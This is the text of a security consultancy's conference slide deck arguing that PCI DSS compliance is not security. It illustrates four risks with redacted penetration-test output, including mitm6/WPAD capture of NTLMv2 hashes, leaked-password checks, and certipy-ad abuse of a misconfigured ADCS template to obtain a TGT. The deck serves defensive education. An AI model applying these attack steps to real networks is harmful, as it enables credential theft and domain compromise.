



Matt Ziegler

MBA, CISSP, CISA, QSA
Director of Advisory Services
Novacoast



Pedro Sosa

Penetration Tester
Director of Security Services
Novacoast



Tyler Johnson

CISSP, CISA, QSA
Director of Advisory Services
Novacoast



Beyond the Checkbox

Uncovering Hidden Risks in PCI DSS Compliance

Agenda

- Why compliance \neq security
- The attacker's perspective
- Four real world hidden risk examples:
 - IPv6 DNS Spoofing
 - Password Reuse & Credential Stuffing
 - ADCS Misconfigurations
 - Dual-Homed Machines
- Key lessons and takeaways
- Q&A

Compliance vs. Security

Compliance is the start, not the end, of your journey

Receiving a “Compliant” Assessment Result, or that a Requirement is “In Place” means you’ve met the minimum baseline.

- Attackers do not care if you’re compliant
- Attackers care if you’re vulnerable
- An assessment is a point in time measurement
 - While some controls require periodic review, most are an annual evaluation
- Gaps between policy, process, and real-world configurations create hidden risks
- In 2019, only 27.9% of organizations maintained their compliance throughout the year*
- In 2023, this dropped to 14.3% of organizations maintaining their compliance throughout the year**
- In 2025, only 54% of perimeter-device vulnerabilities were fully remediated in the past year. ***


*Source: Verizon 2020 Payment Security Report

**Source: Verizon 2024 Payment Security Report

***Source: Verizon 2025 Data Breach Investigations Report

Maintained Compliance

Maintaining is hard



Source: Verizon 2024 Payment Security Report

43% of Breaches from Three Vectors

Stolen/Compromised
Credentials

16%

Accounting for an
average of \$4.81M per
breach

Phishing Attacks

15%

Accounting for an
average of \$4.88M per
breach

Cloud Misconfiguration

12%

Accounting for an
average of \$3.98M per
breach

Source: IBM – Cost of a Data Breach Report 2024

Compliance vs. Effectiveness, Adequacy & Completeness

Compliance

Meets the Requirements *as written.*

Effectiveness

Actually works as intended in your environment.

Adequacy

Is strong enough to handle the threats and risks.

Completeness

Covers the entire relevant scope. No hidden gaps.

The Attacker's Perspective

An attacker only needs one control to be ineffective, inadequate, or incomplete. It doesn't matter how many boxes are checked, and the attacker doesn't care about "defined scope."

Compliance

Meets the Requirements *as written*.

Effectiveness

Actually works as intended in your environment.

Adequacy

Is strong enough to handle the threats and risks.

Completeness

Covers the entire relevant scope. No hidden gaps.

Hidden Risk #1: IPv6 DNS Spoofing

The Invisible IPv6 Path

How attackers pivot using IPv6 to spoof
DNS and exfiltrate.

```
--ignore-nofqdn
ng the following configuration:
th0 [28:d2:44:77:ff:d4]
168.18.112
::aabc:3155:a631:99c3
ring on any domain, mitm6 will reply to all DNS queries.
t you want, specify at least one domain with -d
:5908:3 is now assigned to mac-74:86:e2:38:4c:f8 host- [redacted] ipv4-
:5908:2 is now assigned to mac-c0:25:a5:e0:af:4a host- [redacted] ipv4-
:5908:1 is now assigned to mac-f4:a8:0d:94:52:c6 host- [redacted] ipv4-
:5908:4 is now assigned to mac=8c:8c:aa:e7:0b:6c host- [redacted]
:5908:5 is now assigned to mac=48:2a:e3:5c:74:4a host- [redacted] ipv4-
:5908:6 is now assigned to mac=8c:8c:aa:e7:0d:a9 host- [redacted]
:5908:7 is now assigned to mac-c0:25:a5:e0:a9:70 host- [redacted] ipv4-
:5908:8 is now assigned to mac=8c:8c:aa:e7:0d:d3 host- [redacted]
:5908:9 is now assigned to mac=54:el:ad:c2:01:l1 host- [redacted] ipv4-
:5908:10 is now assigned to mac=c0:25:a5:e0:a9:70 host- [redacted]
:5908:11 is now assigned to mac=c0:25:a5:e0:a9:70 host- [redacted]
:5908:12 is now assigned to mac=08:3c:8c:aa:e7:0d:d3 host- [redacted]
:5908:13 is now assigned to mac=8c:8c:aa:e7:0d:d3 host- [redacted]
:5908:14 is now assigned to mac=8c:8c:aa:e7:0d:d3 host- [redacted]

[HTTP] WPAD (no auth) file sent to 192.168.18.77
[Proxy-Auth] Sending NTLM authentication request to 192.168.18.77
[Proxy-Auth] Sending NTLM authentication request to 192.168.18.77
[Proxy-Auth] NTLMv2 Client : 192.168.18.77
[Proxy-Auth] NTLMv2 Username : [redacted] \MON [redacted]
[Proxy-Auth] NTLMv2 Hash : [redacted] :955248574
520038005300C [redacted] 4C004F00430041004C00030034
000000000004C [redacted] DE9375F459BAD51F7C002510C6
[Proxy-Auth] User-Agent : Microsoft NCSI
[Proxy-Auth] Host : ipv6.msftconnecttest.com
[Proxy-Auth] NTLMv2 Client : 192.168.18.77
[Proxy-Auth] NTLMv2 Username : [redacted] \MON [redacted]
[Proxy-Auth] NTLMv2 Hash : [redacted] :b59940316
520038005300C [redacted] 4C004F00430041004C00030034
000000000004C [redacted] DE9375F459BAD51F7C002510C6
[Proxy-Auth] User-Agent : Microsoft NCSI
[Proxy-Auth] Host : www.msftconnecttest.com
[HTTP] WPAD (no auth) file sent to 192.168.18.101
```

Figure #23: Capturing Proxy-Authentication from Malicious WPAD file.

Hidden Risk #2: Password Reuse & Credential Stuffing

The Human Factor

Even with a compliant password policy, and strict enforcement, credential reuse outside your environment is a massive potential gap.

The collage consists of several overlapping screenshots:

- Top Left:** A browser window showing the "Have I Been Pwned" website. The search input contains a redacted email address, and the result shows "Oh no — pwned!".
- Top Right:** A network diagram with nodes. A red node is labeled "Domain Admin User (Target)", a green node is labeled "SVC", and a yellow node is labeled "DC".
- Middle Left:** A terminal window showing the execution of a Python script:

```
root@attack1:~# python3 checkleaks.py
Reading emails.... (10 Users)
Found Leaks:
d @p :123456789!
c @p :milksteak
m @p :passwordABC
d @p :BigB1rd
f @p :Frank5584
```
- Middle Right:** A terminal window showing the output of a net user command:

```
PS C:\Users\SVC_AdmIn> net user svc_..._admin /domain
The request will be processed at a domain controller for domain ...
User name: SVC_..._Admin
Full Name: SVC_..._Admin
Comment:
User's comment:
Country/region code: 000 (System Default)
Account active: Yes
Account expires: Never
Password last set: 11/26/2012 10:49:47 AM
Password expires: Never
Password changeable: 11/26/2012 10:49:47 AM
Password required: Yes
User may change password: Yes
Workstations allowed: All
Logon script:
User profile:
Home directory:
Last logon: 11/13/2019 10:26:28 AM
Logon hours allowed: All
Local Group Memberships: *Windows Authorization
Global Group memberships: *CN=SQL Admins *Domain Users
The command completed successfully. *CN=Admins *CX_Admin
```
- Bottom Left:** A screenshot of a Citrix desktop environment showing a search bar for desktops and apps.
- Bottom Right:** A screenshot of a Windows Server console window showing "Node Info" for a server named "DOMAIN ADMIN01".

Hidden Risk #3: ADCS Misconfiguration

The Escalation Trap

Active Directory Certificate Services are rarely in scope, but impact the CDE when exploited.

```
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
Certificate Name Flag : EnrolleeSuppliesSubject
Enrollment Flag : PublishToDs
IncludeSymmetricAlgorithms
Private Key Flag : ExportableKey
Extended Key Usage : Client Authentication
Secure Email
Encrypting File System

Requires Manager Approval : False
Requires Key Archival : False
Authorized Signatures Required : 0
Validity Period : 1 year
Renewal Period : 6 weeks
Minimum RSA Key Length : 2048
Permissions
Enrollment Permissions
Enrollment Rights : [redacted].COM\Enterprise Admins
[redacted].COM\ [redacted] - Domain Admin
S-1-5-21-[redacted]
[redacted].COM\ [redacted]
[redacted].COM\Domain Admins
[redacted].COM\Domain Users
```

Figure #17: Misconfigured Template.

```
[root@scdata]# certipy-ad req -target [redacted] -ca [redacted] -upn [redacted].COM -u [redacted].com
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 183084
[*] Got certificate with UPN [redacted].COM'
[*] Certificate has no object SID
[*] Saved certificate and private key to [redacted]

[root@scdata]# certipy-ad auth -u [redacted] -ca [redacted] -upn [redacted].COM -u [redacted].com
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: [redacted].com
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to [redacted]
```


Lessons Learned

What We See Too Often

Performing hundreds of penetration tests, security audits, system evaluations, and incident responses we've learned each of the following lessons:

- Compliance is a snapshot, Security is continuous
- Configuration drift happens – trust but verify
- People are your first AND last line of defense
- Always test your segmentation
- Add threat-based testing (beyond just ASVs and Penetration Testing)
 - Red Teams
 - Purple Teams

Practical Takeaways

Beyond the Checkbox: What to do Next

So, what should you do next?

- Treat PCI DSS as a starting point, not a destination
- Validate controls with regular penetration testing, red teaming, purple teaming
- Monitor for legacy protocols, configuration drift, and system modifications
- Implement real-time detection & response
- Educate your staff, and then test them
 - Run contests, engage your corporate staff
 - Perform more than annual training
 - Integrate training into your annual review processes
 - Include both technical and non-technical staff

The background is a dark teal color. It features several large, overlapping geometric shapes: a purple arc in the top left, a green arc in the top center, a large orange arc on the right side, a teal arc in the bottom left, and a purple arc in the bottom right. The text is positioned on the left side of the image.

Thank You!

Come visit us at Booth #23



2025
NORTH
AMERICA
COMMUNITY
MEETING